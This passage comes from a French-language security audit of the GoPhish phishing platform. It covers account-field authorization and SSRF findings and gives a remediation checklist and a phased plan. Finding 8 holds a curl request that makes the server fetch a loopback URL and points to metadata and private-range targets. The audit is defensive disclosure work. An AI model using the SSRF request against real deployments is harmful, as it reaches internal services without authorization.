Utilisez l'ID, le nom d'utilisateur et le rôle de l'utilisateur synthétique créé pour le laboratoire. Faites d'abord définir les deux champs à true par un administrateur ; vérifiez ensuite la réponse et l'état du compte stocké après l'auto-mise à jour. Le résultat vulnérable est que les deux indicateurs passent à false sans permission de niveau système.
Remédiation. Utilisez des types de requête distincts pour les modifications de profil en libre-service et la gestion administrative des comptes. Au minimum, conditionnez les deux affectations à la même vérification de permission hasSystem que celle déjà utilisée pour les changements de rôle :
if hasSystem {
    existingUser.PasswordChangeRequired = ur.PasswordChangeRequired
    existingUser.AccountLocked = ur.AccountLocked
}
La meilleure conception à long terme omet entièrement ces champs du type de requête en libre-service. Ajoutez des tests négatifs pour chaque champ d'état de compte, de politique d'identifiants et de rôle, et vérifiez que les valeurs persistées restent inchangées.
8. Import Site atteignant par défaut une destination privée
Exécutez un serveur HTTP jetable sur la machine locale, puis demandez à l'instance GoPhish locale de l'importer :
python3 -m http.server 8080 --bind 127.0.0.1

curl -ksS -X POST "$GOPHISH_URL/api/import/site" \
  -H "Authorization: Bearer $USER_KEY" \
  -H 'Content-Type: application/json' \
  --data '{
    "url": "http://127.0.0.1:8080/",
    "include_resources": false
  }'
Le comportement par défaut vulnérable est une réponse réussie dont le champ html contient la page du serveur local. Le même laboratoire permet de comparer un écouteur sur une adresse RFC1918, la plage link-local des métadonnées, des redirections et des adresses IPv6. Le but n'est pas un service interne particulier ; c'est que le serveur, et non le navigateur de l'appelant, établit la connexion.
Remédiation. Partez par défaut de la liste complète de refus des plages non publiques et traitez les hôtes internes configurés comme des exceptions étroitement délimitées. Validez les schémas http et https, renvoyez une erreur de récupération générique plutôt que les erreurs brutes de connexion, rétablissez la vérification des certificats TLS, et soit désactivez les redirections, soit réappliquez la validation de la destination à chaque redirection. Limitez Import Site aux utilisateurs disposant de la permission appropriée, et appliquez une politique de sortie réseau au niveau de la couche réseau. Les tests doivent couvrir les hôtes publics, le loopback, la RFC1918, le link-local, le multicast, les plages réservées, l'IPv6, les redirections et les changements de DNS entre les connexions.
Liste de contrôle de remédiation orientée implémentation
Les huit résultats partagent un petit ensemble de changements d'implémentation durables :
| Résultat | Changement de code et de configuration | Preuve de non-régression requise |
|---|---|---|
| Limitation de débit | Ne faire confiance aux en-têtes de transfert que depuis des CIDR de proxy configurés ; les supprimer ailleurs ; limiter aussi le débit en périphérie. | Des en-têtes falsifiés ne peuvent pas créer de nouveaux compartiments via l'ingress prévu ; l'accès direct à l'administration est indisponible ou les ignore. |
| Temporisation | Effectuer une comparaison de hachage factice fixe pour les utilisateurs inconnus et appliquer un plancher de réponse commun. | Les deux chemins invoquent bcrypt ; les distributions du benchmark, le statut, le corps et la redirection sont équivalents. |
| XSS des destinataires | Séparer le rendu des modèles HTML, texte, URL, en-têtes et pièces jointes par contexte ; appliquer l'échappement HTML automatique aux données des destinataires. | Chaque champ de destinataire est rendu comme du texte dans chaque contexte HTML ; le balisage du tracker système ne fonctionne que via un type de confiance explicite. |
| XSS SMTP | Utiliser une insertion DOM en texte seul pour chaque erreur d'API et de SMTP ; retirer les clés d'API des variables globales du navigateur. | Les erreurs SMTP simulées, stockées et réfléchies, ne créent aucun élément DOM ni gestionnaire d'événement. |
| Upsert de création | Rejeter les ID dans les gestionnaires POST et utiliser Create pour la création ; cloisonner toutes les écritures par propriétaire. |
Un second utilisateur ne peut pas modifier le propriétaire, le contenu ou les associations de groupe d'un objet avec un POST. |
| Cycle de vie des identifiants | Utiliser des sessions côté serveur/versionnées ; révoquer les sessions et les clés d'API lors des événements de sécurité ; vérifier l'état du compte à chaque frontière. | La déconnexion, le changement de mot de passe, le verrouillage, la réinitialisation, le changement de rôle et le départ refusent à la fois les anciens cookies et les anciennes clés d'API. |
| Champs du compte | Utiliser des DTO distincts pour le libre-service et l'administration ; n'autoriser que les utilisateurs système à modifier les champs de politique. | Un utilisateur non système ne peut modifier ni l'état de verrouillage, ni l'état de changement forcé, ni le rôle. |
| Import Site | Refuser par défaut les destinations non publiques ; réduire les exceptions ; valider les schémas, le TLS, les redirections et les sorties réseau. | La configuration par défaut rejette toute cible de test non publique et ne révèle pas d'erreurs réseau brutes. |
Ensemble, les résultats sont plus dangereux que séparément
Les revues de sécurité présentent souvent les vulnérabilités comme des lignes isolées dans un tableur. Les environnements réels ne se comportent pas ainsi. Le risque le plus significatif ici tient à la façon dont une frontière faible peut accroître la valeur d'une autre :
- Un administrateur qui investigue un échec d'envoi SMTP peut rencontrer un point d'injection XSS côté navigateur dans la même console qui expose de puissantes opérations de campagne et d'API.
- Un identifiant d'API de longue durée a un impact plus grand lorsque l'état de verrouillage du compte ou de changement de mot de passe ne contraint pas le middleware d'API de manière cohérente.
- La prise de contrôle de ressources est plus dommageable sur une plateforme qui stocke des listes de cibles, des pages de destination et des profils de messagerie comme des objets opérationnels appartenant aux utilisateurs.
- Une fonctionnalité d'import aux restrictions réseau faibles par défaut peut être accessible à un utilisateur authentifié dont les privilèges étaient censés être limités ailleurs.
Il ne s'agit pas d'affirmer l'existence d'une chaîne d'exploitation automatique unique. C'est la raison pour laquelle la remédiation doit être coordonnée. Corriger un moteur de rendu tout en laissant le cycle de vie des identifiants ambigu — ou corriger un endpoint POST tout en laissant intact le motif de persistance — réduit les symptômes sans restaurer le modèle de confiance.
Un programme de remédiation concret
La façon la plus rapide de perdre son élan après une revue approfondie est de créer huit tickets sans critères d'acceptation communs. Les chemins de code examinés ici suggèrent un ordre de travail plus efficace.
| Phase | Objectif | Résultat d'ingénierie concret | Preuve d'achèvement |
|---|---|---|---|
| Contenir | Supprimer le risque le plus direct entre utilisateurs et pour le navigateur d'administration | Encoder chaque erreur SMTP/API aux points d'injection du DOM ; forcer les opérations de création à insérer ; rejeter les ID appartenant au client sur POST | Les tests navigateur prouvent que les erreurs sont rendues comme du texte ; les tests de persistance à deux utilisateurs prouvent l'absence de changement de propriétaire. |
| Réconcilier l'identité | Donner à la connexion, aux sessions, à l'état du compte et aux clés d'API un sens cohérent | Chemin d'authentification avec hachage factice ; révocation côté serveur/par version de session ; application de l'état du compte dans le middleware d'API ; autorisation au niveau des champs pour la mise à jour des utilisateurs | Les tests de déconnexion, de réinitialisation, de verrouillage et de changement de rôle révoquent ou refusent les identifiants de l'interface comme de l'API. |
| Durcir le périmètre | S'assurer que le comportement du déploiement et du réseau sortant correspond à la conception prévue | Politique de proxy de confiance en périphérie ; exposition directe de l'administration supprimée ; dialer réseau en refus par défaut ; contrôles des sorties réseau | Des tests d'intégration couvrent les en-têtes de transfert, les plages d'IP privées, les redirections et le comportement DNS. |
| Prévenir la récidive | Transformer les enseignements en contrôle de développement sécurisé | Listes d'autorisation de DTO, séparation création/mise à jour, règles d'encodage de sortie orientées points d'injection, vérifications de revue pour les clients sortants | Les nouveaux endpoints et moteurs de rendu sont rejetés par la CI lorsqu'ils contournent la politique. |
L'objectif n'est pas de repenser GoPhish en une seule fois. Il s'agit de rétablir un petit nombre d'invariants qui rendent les fonctionnalités futures plus sûres par construction : seule une infrastructure de confiance affirme l'identité du client ; seuls des chemins autorisés modifient la propriété ; seul du texte atteint les points d'injection de texte ; un compte désactivé est désactivé partout ; et les requêtes côté serveur partent du refus, non de l'autorisation.
Conclusion : corriger les frontières, pas seulement les lignes
Le fil conducteur de ces résultats n'est pas une fonction dangereuse unique. C'est une frontière supposée plutôt qu'appliquée : un en-tête de proxy pris pour une identité, une erreur traitée comme du HTML, un ID traité comme une intention de création, une clé bearer traitée comme un état de compte, et une option de liste d'autorisation utilisée pour activer une politique de refus par défaut. Chaque ligne est petite. L'écart entre ce que l'application suppose et ce qu'un attaquant peut contrôler est l'endroit où se loge le vrai risque.
Pour les mainteneurs, l'ordre pratique est clair : contenir d'abord le XSS du panneau d'administration et la prise de contrôle de ressources entre utilisateurs ; rendre ensuite cohérentes l'autorisation de l'API et la révocation des identifiants ; enfin, durcir les contrôles de connexion et de requêtes sortantes à la fois dans l'application et dans les couches de déploiement. Pour les équipes de sécurité, cet audit montre comment l'analyse de code source avec Ostorlab Agentic Deep Scan peut produire un rapport sur lequel les équipes de développement peuvent agir.
Statut CVE
Cet article n'associe aucun des huit résultats à un CVE. Les demandes d'identifiants CVE sont actuellement en cours d'examen. Si des identifiants sont attribués, les attributions confirmées seront communiquées séparément ; d'ici là, les titres des résultats et les composants affectés de la dernière version de GoPhish ci-dessus font foi pour cet audit.
Référence de l'audit : dernière mise à jour le 2026-07-22. L'audit couvre la dernière version de GoPhish avec sa configuration par défaut fournie ; les lecteurs doivent vérifier que leur déploiement correspond à cette version avant d'extrapoler les résultats.